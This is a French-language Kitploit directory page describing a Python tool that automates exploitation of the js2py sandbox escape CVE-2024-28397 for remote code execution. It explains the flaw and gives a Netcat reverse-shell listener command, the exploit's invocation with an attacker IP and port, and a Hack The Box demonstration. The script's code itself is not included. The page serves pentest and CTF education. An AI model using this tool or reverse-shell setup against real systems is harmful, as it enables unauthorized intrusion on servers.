
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-28397-Exploit-Automation — Un script d'automatisation en Python pour exploiter la vulnérabilité **js2py Sandbox Escape** (CVE-2024-28397). Cet outil automatise le processus de génération et de livraison de la charge utile pour obtenir une exécution de code à distance (RCE) sur les instances vulnérables. | Kitploit
Outils/GitHubGitHub/l1337xi/cve-2024-28397-exploit-automation
Génération de PayloadsExploitationExploitation d'Applications WebCTFApprentissage et ÉducationOutil d'Accès à Distance
GitHubl1337xi/cve-2024-28397-exploit-automation

CVE-2024-28397-Exploit-Automation

Un script d'automatisation en Python pour exploiter la vulnérabilité **js2py Sandbox Escape** (CVE-2024-28397). Cet outil automatise le processus de génération et de livraison de la charge utile pour obtenir une exécution de code à distance (RCE) sur les instances vulnérables.

Voir le dépôt
234il y a 11 moisPas encore vérifié
Partager

CVE-2024-28397 Automatisation de l'exploit

Un script d'automatisation Python pour exploiter la vulnérabilité js2py Sandbox Escape (CVE-2024-28397). Cet outil automatise la génération et la livraison de la charge utile (payload) pour exécuter du code à distance (RCE) sur des instances vulnérables.

⚠️ Avertissement légal L'utilisation de cet outil pour attaquer des cibles sans consentement mutuel préalable est illégale. Ce dépôt est à des fins éducatives uniquement. L'auteur n'est pas responsable de toute mauvaise utilisation de ces informations. Cet outil est destiné à être utilisé dans le cadre d'audits de sécurité autorisés et d'environnements Capture The Flag (CTF).

🧐 À propos de la vulnérabilité

CVE-2024-28397 affecte la bibliothèque js2py (versions < 0.74). La bibliothèque ne parvient pas à isoler correctement l'environnement JavaScript de l'environnement Python hôte.

  • La faille : Une désinfection incorrecte des entrées permet d'accéder aux attributs internes de Python __class__ et __subclasses__.
  • L'impact : Un attaquant peut parcourir la hiérarchie des objets pour accéder à subprocess.Popen, permettant l'exécution de commandes arbitraires sur le serveur hôte.

🚀 Fonctionnalités

  • Génération automatisée de la charge utile : Construit automatiquement la logique d'évasion du bac à sable JavaScript.
  • Encodage Base64 : Gère l'encodage de la charge utile pour éviter les erreurs de syntaxe lors de la transmission.
  • Gestion des connexions : Détecte l'exécution réussie du shell en fonction des délais d'attente des requêtes.
  • Sortie professionnelle : Interface CLI propre avec mises à jour de statut.

🛠️ Utilisation

Prérequis

pip install requests

Démarrez votre écouteur Netcat :

nc -lvnp 1337

Exécutez le script :

python3 exploit.py -u <target url> -i <attacker ip> -p <attacker port>


📸 Preuve de concept

Voici l'outil en action contre une cible vulnérable (Hack The Box - CodeTwo) :

1. Exécution

Exécution de l'exploit pour générer la charge utile et déclencher le callback : crop3

2. Succès

Réception du shell inverse sur l'écouteur : Succès du shell inverse

  • 📜 Crédits

  • Découverte de la vulnérabilité et charge utile JS principale : Marven11

  • Script d'automatisation : L1337Xi

  • Collaborateurs :

    • Leyn4L
    • iamrizwanvp
    • axai457
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    327
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






